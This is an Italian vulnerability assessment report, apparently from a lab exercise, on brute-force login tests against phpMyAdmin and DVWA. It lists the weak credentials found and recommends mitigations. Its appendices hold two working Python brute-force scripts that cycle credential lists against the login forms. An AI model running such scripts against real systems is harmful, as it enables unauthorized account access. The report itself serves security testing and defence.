

Relazione di Vulnerability Assessment

Test di Brute Force

Introduzione

L'obiettivo del test è valutare la resistenza del sistema contro attacchi di brute force, identificare le potenziali vulnerabilità e proporre misure di mitigazione.

Descrizione del Test

Servizi coinvolti:

- phpMyAdmin
- DVWA (Damn Vulnerable Web Application)

Strumenti Utilizzati:

- Python script personalizzati


Metodologia: Il test è stato condotto eseguendo tentativi automatizzati di accesso a servizi specifici utilizzando liste di credenziali comuni. Gli elenchi sono stati ottenuti da repository disponibili online e facilmente accessibili a chiunque.

1. phpMyAdmin


Descrizione: phpMyAdmin è uno strumento di gestione di database MySQL

Procedimento:

1. Abbiamo iniziato cercando di capire come la pagina phpMyAdmin reagisse ad un tentativo di accesso:




#1045 - Access denied for user 'test'@'localhost'
(using password: NO)



192.168.50.101/phpMyAdmin/index.php?token=1f20fca13f1abf233ac463513a058b47

2. Grazie al messaggio di errore fornito dalla pagina e alla trasmissione in chiaro del token, abbiamo potuto istruire il nostro script python per eseguire tentativi di accesso con un elenco di username e password comuni (Allegato 1)
3. È stato notato un cambio nel messaggio alla richiesta di accesso delle seguenti credenziali: username: root, password: [campo vuoto]



Access denied

4. Abbiamo ipotizzato che le credenziali trovate siano corrette, ma che l'user root non dispone delle autorizzazioni necessarie per aver accesso al servizio

5. Successivamente abbiamo trovato l'utente guest tramite il quale abbiamo avuto accesso al servizio di phpMyAdmin
6. Parallelamente al nostro script abbiamo provato ad accedere direttamente al database MySQL inserendo le credenziali del user root

```
(kali㉿kali)-[~]
$ mysql -u root -h 192.168.50.101 --skip-ssl
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 119124
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Support MariaDB developers by giving a star at https://github.com/MariaDB/server
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]>
```

7. Da qui abbiamo trovato gli user presenti:

user	host
debian-sys-maint	
guest	%
root	%

Risultato:

- **Successo:** Sono state trovate le credenziali di accesso per i seguenti utenti:
'root' priva di password, utente non autorizzato ad usare le funzionalità di phpMyAdmin;
'guest' priva di password, utente autorizzato ad usare le funzionalità di phpMyAdmin;
'devian-sys-maint' priva di password, utente autorizzato ad usare le funzionalità di phpMyAdmin.
- **Impatto:** Accesso completo al database MySQL e alle funzionalità di phpMyAdmin

2. DVWA (Damn Vulnerable Web Application)

Descrizione: DVWA è un'applicazione web progettata per essere volutamente vulnerabile

Procedimento:

- Analizzato come la pagina dvwa/vulnerabilities/brute reagisse ai nostri tentativi di accesso abbiamo notato due fattori:
la trasmissione in chiaro delle credenziali usate;

```
dvwa/vulnerabilities/brute/?username=test&password=test&Login=Login#
```

messaggio di errore.

Username and/or password incorrect.

- Con queste vulnerabilità in mente abbiamo modificato lo script in python in maniera tale che potesse trovare, qualora presenti nei file forniti al programma, credenziali per accedere.
- Il test è stato eseguito sui 3 livelli di sicurezza forniti dalla nostra versione di DVWA (low, medium, high). Ognuno di questi livelli presenta le stesse vulnerabilità elencate sopra.

Risultato livelli Low (basso) e Medium (medio):

Tramite il nostro software abbiamo impiegato **circa 10 minuti** per effettuare un login, con 38653 combinazioni tentate.

```
Login effettuato  
User: admin - Password: password  
Numero tentativi: 38653  
Tempo di esecuzione: -10 minuti
```

- **Impatto:** Accesso completo all'applicazione web
- **Considerazioni:** Il risultato ottenuto è soggetto a variazioni che dipendono da vari fattori come il numero di macchine coinvolte, la loro potenza e i dati disponibili. Questo vuol dire che potenzialmente il sistema potrebbe essere penetrato anche in un tempo inferiore a quello ottenuto.

Risultato livello High (alto)

Il livello High presenta l'implementazione di un ritardo (`sleep`) di 3 secondi durante il processo di autenticazione. È una misura di sicurezza in grado di rallentare significativamente gli attacchi di brute force per i seguenti motivi:

- **Risorse Computazionali:** L'attaccante dovrà impegnare più risorse e tempo per effettuare lo stesso numero di tentativi rispetto a un sistema senza ritardo.
- **Rilevazione di Anomalie:** Un aumento nei tempi di risposta può essere rilevato dai sistemi di monitoraggio della rete, qualora presenti, segnalando potenziali attività sospette e permettendo agli amministratori di intervenire.
- **Disincentivazione degli Attacchi Automatizzati:** Gli strumenti automatizzati di brute force diventeranno meno efficaci, dato che il tempo necessario per completare un attacco aumenterà notevolmente.

Tuttavia, un attaccante determinato potrebbe trovare modi per aggirare questa misura come:

- **Utilizzo di Botnet:** Una botnet può distribuire l'attacco su molte macchine diverse, mitigando l'effetto del ritardo su singola macchina.
- **Scripting Avanzato:** L'attaccante potrebbe programmare il proprio script per rispettare il delay e continuare l'attacco in maniera distribuita e coordinata.
- **Cambiamento di Strategia:** Invece di tentare un brute force diretto, l'attaccante potrebbe passare a tecniche di attacco più sofisticate, come il phishing, per ottenere le credenziali.

Falle di sicurezza e mitigazioni possibili sui vari sistemi analizzati:

Assenza di CAPTCHA e di Limiti sui tentativi di Login

Descrizione: I servizi phpMyAdmin e DVWA non implementano né alcun limite sul numero di tentativi di login falliti né utilizza un sistema di CAPTCHA o altri meccanismi di verifica umana per prevenire attacchi automatizzati.

Impatto:

- Un attaccante può utilizzare strumenti automatizzati per eseguire attacchi di brute force senza preoccuparsi di blocchi dell'account

Mitigazione:

- Implementare un limite massimo di tentativi di login falliti. Ad esempio, bloccare l'account dopo 5 tentativi falliti per un periodo di tempo.
- Utilizzare tecniche di rate limiting per ridurre la velocità dei tentativi di login (come avviene al livello High).
- Implementare CAPTCHA nei form di login per assicurarsi che solo utenti umani possano tentare di accedere.
- Utilizzare CAPTCHA di Google o altre soluzioni di CAPTCHA per una protezione aggiuntiva

Feedback Dettagliato sugli Errori di Autenticazione

Descrizione: Entrambi i servizi testati forniscono riscontri dettagliati sugli errori di autenticazione, come “Access denied”

Impatto:

- Gli attaccanti possono usare queste informazioni per trovare faglie nel sistema. Questo riduce lo spazio di ricerca e aumenta l'efficacia dell'attacco di brute force.

Mitigazione:

- Evitare l'utilizzo di messaggi, anche generici, in caso di login fallito

Assenza di Misure di Protezione di Password e dati sensibili

Descrizione: Non sono stati usati protocolli di sicurezza come HTTPS permettendo così una trasmissione in chiaro dei dati sensibili. Inoltre, implementate misure adeguate alla protezione delle password, come l'hashing e il salting.

Impatto:

- In caso di un attacco riuscito, le password degli utenti possono essere facilmente recuperate e utilizzate per ulteriori attacchi.
- L'assenza di hashing rende le password vulnerabili anche ad attacchi di rainbow table.

Mitigazione:

- Utilizzare protocolli di sicurezza
- Implementare algoritmi di hashing robusti come bcrypt, scrypt o Argon2 per memorizzare le password.

Raccomandazioni Generali

1. **Politiche di Password Forti:** Implementare politiche che richiedano l'uso di password complesse e non comuni.
2. **Autenticazione a Due Fattori:** Abilitare 2FA per un ulteriore livello di sicurezza.
3. **Monitoraggio e Logging:** Se non presenti, implementare sistemi di monitoraggio e logging per rilevare tentativi di accesso non autorizzati.
4. **Formazione dei dipendenti:** Educare i dipendenti sull'importanza di utilizzare credenziali sicure e riconoscere potenziali minacce.

Conclusioni e valutazione del rischio

- I test di brute force hanno rivelato diverse vulnerabilità nei servizi del sistema. È fondamentale implementare misure di sicurezza aggiuntive per proteggere il sistema da attacchi simili in futuro. Considerando la debolezza delle credenziali, la facilità di accesso alle risorse per eseguire questo tipo di attacco e, soprattutto, i potenziali danni, consideriamo che queste vulnerabilità debbano essere classificate come **CRITICHE**.

Appendici

Allegato 1: Codice brute force phpMyAdmin

```
import requests
from bs4 import BeautifulSoup

# Apre i file contenenti le username e password
username_file = open("file/user.txt")
password_file = open("file/psw.txt")

# Legge il contenuto dei file e inserisci in liste
user_list = username_file.readlines()
pwd_list = password_file.readlines()

# Url da cui ottenere il token e il phpmyadmin
url = 'http://192.168.50.101/phpMyAdmin/'

# Creazione sessione
session = requests.Session()
```

```

# Funzione per ottenere il token e il phpmyadmin
def extract_values(url, session):

    # Effettua una richiesta GET alla pagina web utilizzando la sessione
    response = session.get(url)

    # Verifica che la richiesta sia andata a buon fine (status code 200)
    if response.status_code == 200:
        # Analizza il contenuto HTML della risposta utilizzando BeautifulSoup
        soup = BeautifulSoup(response.content, 'html.parser')

        # Trova il tag <input> con name='token' e estrae il suo valore 'value'
        token_tag = soup.find('input', {'name': 'token'})
        if token_tag:
            ex_token = token_tag.get('value')
        else:
            print("Token non trovato nella pagina.")
            return None
    else:
        print(f"Errore nella richiesta GET: {response.status_code} - {response.reason}")
        return None

    # Restituiamo il dizionario contenente i valori estratti
    return ex_token

# Funzione brute force
def brute_force(url, session):

    # Dizionario contenente username e password
    dati = {
        'pma_username': '',
        'pma_password': '',
    }

    # variabile per tenere traccia dei tentativi fatti
    n_attempt = 0
    # Lista contenente le credenziali trovate
    credentials_list = []

    # Istruzioni per ciclare username e password
    for user in user_list:
        user = user.rstrip()
        for pwd in pwd_list:
            pwd = pwd.rstrip()
            dati["pma_username"] = user
            dati["pma_password"] = pwd

```

```

        n_attempt+=1
        print(f"Combinazione N: {n_attempt}")

        # Post
        response = session.post(url, dati)
        # Controllo risultato POST
        if response.text.find('Access denied for user') == -1:
            credentials_list.append((user, pwd))

    # Restituisce una lista contenenti le credenziali trovate
    return credentials_list

# Chiamata della funzione necessaria ad estrarre token e phpmyadmin
token = extract_values(url, session)

# Controlla se token e phpmyadmin sono stati trovati
if token != '':
    # Url ottenuto con token e phpmyadmin
    new_url = f'http://192.168.50.101/phpMyAdmin/index.php?token={token}'
    # Lista contenente gli user e password trovati
    list = brute_force(new_url, session)

for item in list:
    print(item)

```

Allegato 2: Codice brute force DVWA

```

import requests
import time
import os

# Lettura file
username_file = open("file/usernames.txt")
password_file = open("file/passwords.txt")

user_list = username_file.readlines()
pwd_list = password_file.readlines()

dvwa_url = 'http://192.168.50.101/dvwa' # URL di base di DVWA

desired_level = 'low' # Dato relativo al livello di sicurezza. Può essere 'low',
'medium', 'high'

# Funzione per effettuare il login
def login(session):
    login_url = f'{dvwa_url}/login.php'
    login_data = {
        'username': 'admin',

```

```

        'password': 'password',
        'Login': 'Login'
    }
    response = session.post(login_url, data=login_data)
    return 'Login failed' not in response.text

# Funzione per modificare il livello di sicurezza
def set_security_level(session, level):
    security_url = f'{dvwa_url}/security.php'
    security_data = {
        'security': level,
        'seclev_submit': 'Submit'
    }
    response = session.post(security_url, data=security_data)
    return response.status_code == 200

def brute_force(sessione):

    dati = {
        'username': '',
        'password': '',
        'Login' : 'Login'
    }

    n_attempt = 0    # Variabile per tenere traccia dei tentativi
    stopit = False   # Variabile per controllare quando uscire dal ciclo

    # Cicli lettura user e password
    for user in user_list:
        user = user.rstrip()
        if stopit: break
        for pwd in pwd_list:
            pwd = pwd.rstrip()

            # setting dati
            dati["username"] = user
            dati["password"] = pwd
            new_url =
f'{dvwa_url}/vulnerabilities/brute/?username={dati["username"]}&password={dati["pas
sword"]}&Login={dati['Login']}&#

            # Incremento e stampa numero tentativi
            n_attempt+=1
            print(f"Combinazione N: {n_attempt}")

            response = sessione.post(new_url, dati) # # Post

            if response.status_code == 200:
                if "Username and/or password incorrect." not in response.text:    #
Controllo risposta

```



```

        os.system("clear")
        print(f"Login effettuato\nUser: {user} - Password: {pwd}") #
Stampa credenziali

        end_time = time.time() #
Fine cronometro

        executio_time = round(start_time - end_time,2)

        print(f"Numero tentativi:
{n_attempt}") # Stampa tentativi
        print(f"Tempo di esecuzione: {round(executio_time / 60)}
minuti") # Stampa esecuzione

        stopit = True # Impostazione per fermare il ciclo
        break
    else:
        print(f"Errore nel accedere alla pagina brute. Codice di stato:
{response.status_code}")

start_time = time.time() # Inizio cronometro

session = requests.Session() # Inizializza una sessione

if login(session): # Effettua il login
    print("Login effettuato con successo.")

    if set_security_level(session, desired_level): # Imposta il livello di
sicurezza e controllo sull'esecuzione
        print(f"Livello di sicurezza impostato a: {desired_level}")
    else:
        print("Errore nell'impostare il livello di sicurezza.")
else:
    print("Errore nel login.")

brute_force(session) # Chiamata funzione brute force

```